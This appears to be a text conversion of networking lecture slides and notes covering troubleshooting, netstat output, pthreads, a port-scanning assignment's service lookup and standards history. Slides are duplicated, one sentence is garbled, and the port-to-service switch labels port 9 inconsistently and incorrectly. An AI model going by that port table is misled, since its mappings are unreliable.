### Sending Hello World

2021-08-25

### Network Troubleshooting

- Establish that there is end to end connectivity.
- Are both sides switched on?
  - Is there a response to ping from the target host?
  - Wireshark:
    - Are packets for your application leaving the computer?
    - Are they being received by the other computer?
  - Isolate to where the problem is as much as possible
  - Stare at code
    - Move back to previous working example
    - What changed?
    - Carefully comment out code, until problem goes away

1. Always start at beginning of this list - the network may also be the issue.
2. Heisenbugs can be wicked in that "what changed" may not be where the actual problem lies. The change just altered timing or something similar to expose existing bug.

## Assignment Specific

Assignment Specific

2021-08-25

# Campus Network

- ping, nc, nmap can all be used to verify end to end connectivity
- Be careful on campus network with WiFi zones
  - Both computers must be on same WiFi zone
  - Use ping to check
- Show ports open for listening, active connections:
  - netstat -l
  - netstat -vat (with domain name)
  - netstat -vatn (with IP address)
  - lsof -iTCP (Show open files (sockets))
- Note, options may vary between Linux distros/OSX
- Everything in Linux is a file

2021-08-25

- ping, nc, nmap can all be used to verify end to end connectivity
- Be careful on campus network with WiFi zones
  - Both computers must be on same WiFi zone
  - Use ping to check
- Show ports open for listening, active connections:
  - netstat -l
  - netstat -vat (with domain name)
  - netstat -vatn (with IP address)
  - lsof -iTCP (Show open files (sockets))
- Note, options may vary between Linux distros/OSX
- Everything in Linux is a file

1. If ping, nc or nmap can connect, problem is I'm afraid your program
2. The TA's will go into more detail on this in their sections.

# Threading

Threading

2021-08-25

# Sequential(ish) vs Threading

- Can simply loop sending/handling responses
- Limits capacity/connections program can handle
- In port scanning slows things down, especially if randomizing
  - Even fiberoptic networks much slower than processor
  - Program spends a lot of time waiting for response
- Two ways to resolve problem:
  - Use threads - 1 thread per connection in progress
  - Use epoll with non-blocking sockets
  - non-blocking sockets return with any data in buffer

# Computer Networks - T-409-TSAM Programming in Real Time

## └ Threading

2021-08-25

### └ Sequential(ish) vs Threading

#### 1. Why do we use Threads?

- Can simply loop sending/handling responses
- Limits capacity/connections program can handle
- In port scanning this does negatively if randomizing
  - Even fiberoptic networks much slower than processor
  - Program spends a lot of time waiting for response
- Two ways to resolve problem:
  - Use threads - 1 thread per connection in progress
  - Use epoll with non-blocking sockets
  - non-blocking sockets return with any data in buffer

# Threading Library:pthread

- Use pointers to functions to pass function for call back:

```
void *task1(void *);  
  
void *task1 (void *ptr)  
{  
    ...  
}  
  
g++ thread.cpp -lpthread
```

2021-08-25

## └ Threading Library:pthread

### 1. C Example:

<https://gist.github.com/oleksiBobko/43d33b3c25c03bcc9b2b>

### 2. C++ Example: [https://www.fayewilliams.com/2015/03/31/ pthreads-tutorial-linux-cpp/](https://www.fayewilliams.com/2015/03/31/pthreads-tutorial-linux-cpp/)

### 3. Recommend getting toy example of ptr to function working before using in main code.

■ Use pointers to functions to pass function for call back:  

```
void *task1(void *);  
void *task1 (void *ptr)  
{  
    ...  
}  
  
g++ thread.cpp -lpthread
```

# High Level

- 1 Define thread reference variables
  - Must be a reference value of type `pthread_t` for each thread
- 2 Create an entry point for the thread
  - Pointer to a function the thread will start in
- 3 Create the thread
- 4 When the thread is finished `pthread_join` to remove it

2021-08-25

1. Minimum working example: <https://timmurphy.org/2010/05/04/pthreads-in-c-a-minimal-working-example/>

- Define thread reference variables
  - Must be a reference value of type `pthread_t` for each thread
- Create an entry point for the thread
  - Pointer to a function the thread will start in
- Create the thread
- When the thread is finished `pthread_join` to remove it

# Threading Library: pthread

```
#include <pthread.h>

pthread_t threads[3];           // Array to store thread refs in

pthread_create(&threads[noOfThread], NULL, task1, NULL);

pthread_join(threads[0], NULL);  // wait for thread to terminate

pthread_self()    // return ID of thread in which called
```

Computer Networks - T-409-TSAM Programming in  
Real Time  
└── Threading

2021-08-25

└── Threading Library: pthread

## 1. http:

//www.yolinux.com/TUTORIALS/LinuxTutorialPosixThreads.html

```
#include <pthread.h>           // Array to store Thread refs in
pthread_t threads[3];
pthread_create(&threads[noOfThread], NULL, task1, NULL);
pthread_join(threads[0], NULL); // wait for thread to terminate
pthread_self()    // return ID of thread in which called
```

"The Devil is in the Details"

"The Devil is in the Details"

2021-08-25

# Rules of Network Troubleshooting

## Establish that there is end to end connectivity.

- 0 Are both sides switched on?
- 1 Is there a response to ping from the target host?
- 2 Wireshark:
  - Are packets for your application leaving the computer?
  - Are they being received by the other computer?
- 3 Isolate to where the problem is as much as possible
- 4 Stare at code
  - Move back to previous working example
  - What changed?
  - Carefully comment out code, until problem goes away

Computer Networks - T-409-TSAM Programming in  
Real Time  
└ "The Devil is in the Details"

2021-08-25

└ Rules of Network Troubleshooting

- Establish that there is end to end connectivity.
- Are both sides switched on?
  - Is there a response to ping from the target host?
  - Wireshark:
    - Are packets for your application leaving the computer?
    - Are they being received by the other computer?
  - Isolate to where the problem is as much as possible
  - Stare at code
    - Move back to previous working example
    - What changed?
    - Carefully comment out code, until problem goes away

1. Always start at beginning of this list - the network may also be the issue.
2. Heisenbugs can be wicked in that "what changed" may not be where the actual problem lies. The change just altered timing or something similar to expose existing bug.

# Example

## Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN
tcp	0	0	192.168.1.33:59192	93.184.220.29:80	ESTABLISHED
tcp	1	0	192.168.1.33:37890	67.27.65.254:80	CLOSE_WAIT
tcp	0	0	192.168.1.33:37854	67.27.65.254:80	CLOSE_WAIT
tcp	0	0	192.168.1.33:48498	151.101.65.69:443	ESTABLISHED
tcp	0	0	192.168.1.33:39590	74.125.133.188:5228	ESTABLISHED
tcp	0	0	127.0.1.1:139	127.0.0.1:58948	ESTABLISHED
tcp	0	0	192.168.1.33:47390	151.101.1.69:443	ESTABLISHED
tcp	0	0	192.168.1.33:39252	130.208.247.2:443	ESTABLISHED
tcp	0	0	192.168.1.33:45270	104.20.186.5:443	ESTABLISHED

Computer Networks - T-409-TSAM Programming in  
Real Time  
└ "The Devil is in the Details"

2021-08-25

└ Example

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN
tcp	0	0	192.168.1.33:59192	93.184.220.29:80	ESTABLISHED
tcp	1	0	192.168.1.33:37890	67.27.65.254:80	CLOSE_WAIT
tcp	0	0	192.168.1.33:37854	67.27.65.254:80	CLOSE_WAIT
tcp	0	0	192.168.1.33:48498	151.101.65.69:443	ESTABLISHED
tcp	0	0	192.168.1.33:39590	74.125.133.188:5228	ESTABLISHED
tcp	0	0	127.0.1.1:139	127.0.0.1:58948	ESTABLISHED
tcp	0	0	192.168.1.33:47390	151.101.1.69:443	ESTABLISHED
tcp	0	0	192.168.1.33:39252	130.208.247.2:443	ESTABLISHED
tcp	0	0	192.168.1.33:45270	104.20.186.5:443	ESTABLISHED

# netstat -vat

```
magic.. netstat -vat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:sunrpc           0.0.0.0:*
                                              LISTEN
tcp      0      0 0.0.0.0:ssh             0.0.0.0:*
                                              LISTEN
tcp      0      0 localhost:ipp           0.0.0.0:*
                                              LISTEN
tcp      0      0 localhost:smtp           0.0.0.0:*
                                              LISTEN
tcp      0      0 0.0.0.0:microsoft-ds       0.0.0.0:*
                                              LISTEN
tcp      0      0 0.0.0.0:netbios-ssn        0.0.0.0:*
                                              LISTEN
tcp      1      0 stargate:37890          67.27.65.254:http    CLOSE_WAIT
tcp      0      0 stargate:37854          67.27.65.254:http    CLOSE_WAIT
tcp      0      0 stargate:48498          151.101.65.69:https  ESTABLISHED
tcp      0      0 stargate:39590          wo-in-f188.1e100.n:5228 ESTABLISHED
tcp      0      0 stargate.is:netbios-ssn     localhost:58948    ESTABLISHED
tcp      0      0 stargate:47390          151.101.1.69:https   ESTABLISHED
tcp      0      0 stargate:39252          vpn.ru.is:https      ESTABLISHED
tcp      0      0 stargate:45270          104.20.186.5:https   ESTABLISHED
tcp      0      0 stargate:38324          10.2.11.132:ssh      ESTABLISHED
tcp    236      0 localhost:58948          stargate.is:netbios-ssn ESTABLISHED
tcp      0      0 stargate:ssh            192.168.1.37:59493   ESTABLISHED
tcp      0      0 stargate:40196          2c.ce.36a9.ip4.st:https ESTABLISHED
tcp      0      0 stargate:44400          176.32.110.204:https  ESTABLISHED
tcp      0      0 stargate:60378          104.19.199.151:https  ESTABLISHED
tcp      0      0 stargate:41310          10.2.11.132:ssh      ESTABLISHED
tcp6     0      0 [::]:sunrpc           [::]:*                  LISTEN
tcp6     0      0 [::]:http            [::]:*                  LISTEN
```

Computer Networks - T-409-TSAM Programming in  
Real Time  
└ "The Devil is in the Details"

2021-08-25

└ netstat -vat

```
magic.. netstat -vatn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:111              0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:22               0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.1:631             0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.1:25               0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:445              0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:139              0.0.0.0:*              LISTEN
tcp      0      0 192.168.1.33:59192         93.184.220.29:80       ESTABLISHED
tcp      1      0 192.168.1.33:37890         67.27.65.254:80        CLOSE_WAIT
tcp      0      0 192.168.1.33:37854         67.27.65.254:80        CLOSE_WAIT
tcp      0      0 192.168.1.33:48498         151.101.65.69:443     ESTABLISHED
tcp      0      0 192.168.1.33:39590         74.125.133.188:5228   ESTABLISHED
tcp      0      0 127.0.1.1:139              127.0.0.1:58948       ESTABLISHED
tcp      0      0 192.168.1.33:47390              151.101.1.69:443     ESTABLISHED
tcp      0      0 192.168.1.33:39252              130.208.247.2:443    ESTABLISHED
tcp      0      0 192.168.1.33:45270              104.20.186.5:443    ESTABLISHED
tcp      0      0 192.168.204.90:38324         10.2.11.132:22       ESTABLISHED
tcp    232      0 127.0.0.1:58948              127.0.1.1:139       ESTABLISHED
tcp      0      0 192.168.1.33:43220         172.217.19.67:443    ESTABLISHED
tcp      0      0 192.168.1.33:43912              104.16.26.34:443    ESTABLISHED
tcp      0      0 192.168.1.33:22               192.168.1.37:59493   ESTABLISHED
tcp      0      0 192.168.1.33:40196              169.54.206.44:443   ESTABLISHED
tcp      0      0 192.168.1.33:55368              176.34.155.23:443   ESTABLISHED
tcp      0      0 192.168.1.33:44400              176.32.110.204:443  ESTABLISHED
tcp    31      0 192.168.1.33:59142              52.2.186.223:443   ESTABLISHED
tcp      0      0 192.168.1.33:60378              104.19.199.151:443  ESTABLISHED
tcp      0      0 192.168.204.90:41310         10.2.11.132:22       ESTABLISHED
tcp6     0      0 ::1:111                  ::*:*
```

2021-08-25

Computer Networks - T-409-TSAM Programming in Real Time  
└ "The Devil is in the Details"

# Identifying Services on Ports

```
int servicefind(int port){  
switch (port){  
    case 5:  
        service = "Remote_Job_Entry";  
        break;  
    case 7:  
        service = "ECHO";  
        break;  
    case 9:  
        service = "MSN";  
        break;  
    case 18:  
        service = "Message_Sent_Protocol_(MSP)";  
        break;  
    case 20:  
        service = "FTP";  
        break;  
    case 21:  
        service = "FTP";  
        break;  
    case 22:  
        service = "SSH";  
        break;  
}
```

2021-08-25

## └ Identifying Services on Ports

1. List can be found in /etc/services
2. No compulsory mappings, but most abide by conventions - so a lookup table

```
int servicefind(int port){  
switch (port){  
    case 5:  
        service = "Remote_Job_Entry";  
        break;  
    case 7:  
        service = "ECHO";  
        break;  
    case 9:  
        service = "SSH";  
        break;  
    case 18:  
        service = "Message_Sent_Protocol_(MSP)";  
        break;  
    case 20:  
        service = "FTP";  
        break;  
    case 21:  
        service = "FTP";  
        break;  
    case 22:  
        service = "SSH";  
        break;  
}
```

# Computer Networks - T-409-TSAM The Physical Layer

Stephan Schiffel

August 24th 2021

2021-08-25

# Outline

1 Conceptual Models for Network Software

2 Network Layer Models

3 Information Theory Overview

4 Physical Layer

5 Fiber-Optic Cables


6 Wireless

2021-08-25


## └ Outline

- 1 Conceptual Models for Network Software
- 2 Network Layer Models
- 3 Information Theory Overview
- 4 Physical Layer
- 5 Fiber-Optic Cables
- 6 Wireless

# Client-Server Communication (TCP)



2021-08-25




1. Berkley sockets programming API for simple client-server communication
2. API embodies both assumptions and reality and network communication.
3. Note: recv/send can be used as well as read/write

## Conceptual Models for Network Software


2021-08-25

# What is a Protocol?




2021-08-25

## What is a Protocol?




1. For any form of communication to occur, both ends have to agree how they are going to communicate, and how they are going to communicate it.
2. Two Computers have to agree on a protocol to communicate with each other.


## Payment Protocol (BIP70)

Computer Networks - T-409-TSAM The Physical Layer  
└ Conceptual Models for Network Software

2021-08-25




# TCP Handshake Protocol Diagram



These are the messages you see in tcpdump

2021-08-25

## TCP Handshake Protocol Diagram



1. Notice, its nothing that you see or even necessarily know about, without using a wire sniffer.

"The nice thing about standards, is that we have so many of them"

1865 International Telegraph Union (ITU)

- 20 country union to standardize telegraph networks

1906 International Radiotelegraph Union

1926 International Federation of the National Standardizing Associations(ISA)

1932 Merged into the International Telecommunication Union

1947 Became a specialised agency of United Nations

1947 ISA expands, and becomes the International Organisation for Standardization(ISO)

1956 Consultative Committee for International Telephony and Telegraphy(CCITT)

Computer Networks - T-409-TSAM The Physical Layer

└ Conceptual Models for Network Software

└ "The nice thing about standards, is that we have so many of them"

2021-08-25

1. Communication standards predate digital communication by nearly 100 years, and as a consequence, early computer networks were dominated by standards committees in telephony organisations. It's important to remember that telephony dominated data-communications because a lot of the arguably incorrect design "theory" of networks, particularly 20th century theory, originated there.
2. Most of the time it doesn't matter that much, the same techniques are used, but occasionally it matters a great deal.

1865 International Telegraph Union (ITU)  
■ 20 country union to standardize telegraph networks  
1906 International Radiotelegraph Union  
1926 International Federation of the National Standardizing Associations(ISA)  
1932 Merged into the International Telecommunication Union  
1947 Became a specialised agency of United Nations  
1947 ISA expands, and becomes the International Organisation for Standardization(ISO)  
1956 Consultative Committee for International Telephony and Telegraphy(CCITT)

# Institute of Electrical and Electronics Engineering IEEE

## IEEE 802 Standards

<b>802.1</b>	Bridging & Management
<b>802.2</b>	Logical Link Control
<b>802.3</b>	Ethernet - CSMA/CD Access Method
<b>802.4</b>	Token Passing Bus Access Method
<b>802.5</b>	Token Ring Access Method
<b>802.6</b>	Distributed Queue Dual Bus Access Method
<b>802.7</b>	Broadband LAN
<b>802.8</b>	Fiber Optic
<b>802.9</b>	Integrated Services LAN
<b>802.10</b>	Security
<b>802.11</b>	Wireless LAN
<b>802.12</b>	Demand Priority Access
<b>802.14</b>	Medium Access Control
<b>802.15</b>	Wireless Personal Area Networks
<b>802.16</b>	Broadband Wireless Metro Area Networks
<b>802.17</b>	Resilient Packet Ring

Computer Networks - T-409-TSAM The Physical Layer  
 └ Conceptual Models for Network Software

2021-08-25

└ Institute of Electrical and Electronics  
 └ IEEE

1. CCITT tends to be standards for phone services (not always)
2. Another major source of data communications is the IEEE

IEEE 802 Standards	
<b>802.1</b>	Bridging & Management
<b>802.2</b>	Logical Link Control
<b>802.3</b>	Ethernet - CSMA/CD Access Method
<b>802.4</b>	Token Passing Bus Access Method
<b>802.5</b>	Token Ring Access Method
<b>802.6</b>	Distributed Queue Dual Bus Access Method
<b>802.7</b>	Broadband LAN
<b>802.8</b>	Fiber Optic
<b>802.9</b>	Integrated Services LAN
<b>802.10</b>	Security
<b>802.11</b>	Wireless LAN
<b>802.12</b>	Demand Priority Access
<b>802.14</b>	Medium Access Control
<b>802.15</b>	Wireless Personal Area Networks
<b>802.16</b>	Broadband Wireless Metro Area Networks
<b>802.17</b>	Resilient Packet Ring

# Standards

- Several major standards organisations cover Data-Communications
- Industry standards (CCITT, IEEE, ISO, IETF, etc.)
- In addition, Internet Standards can also be described by RFC's
- RFC: Request For Comments
  - Initiated by Steve Crocker in 1969
  - Methods, Innovations, Proposals, and occasional jokes
  - See: RFC 1149, RFC 2324, RFC 8140 and others published on 1st April
  - May later be published by IETF as formal standard
  - Anyone can submit an RFC

# Computer Networks - T-409-TSAM The Physical Layer

## Conceptual Models for Network Software

2021-08-25


### Standards

1. The formal standards organisations tend to be extremely expensive.

- Several major standards organisations cover Data-Communications
- Industry standards (CCITT, IEEE, ISO, IETF, etc.)
- In addition, Internet Standards can also be described by RFC's
- RFC: Request For Comments
  - Initiated by Steve Crocker in 1969
  - Methods, Innovations, Proposals, and occasional jokes
  - See: RFC 1149, RFC 2324, RFC 8140 and others published on 1st April
  - May later be published by IETF as formal standard
  - Anyone can submit an RFC


## Network Layer Models


2021-08-25

**Figure 1-21.** The TCP/IP reference model.

Computer Networks - T-409-TSAM The Physical Layer  
└ Network Layer Models

2021-08-25



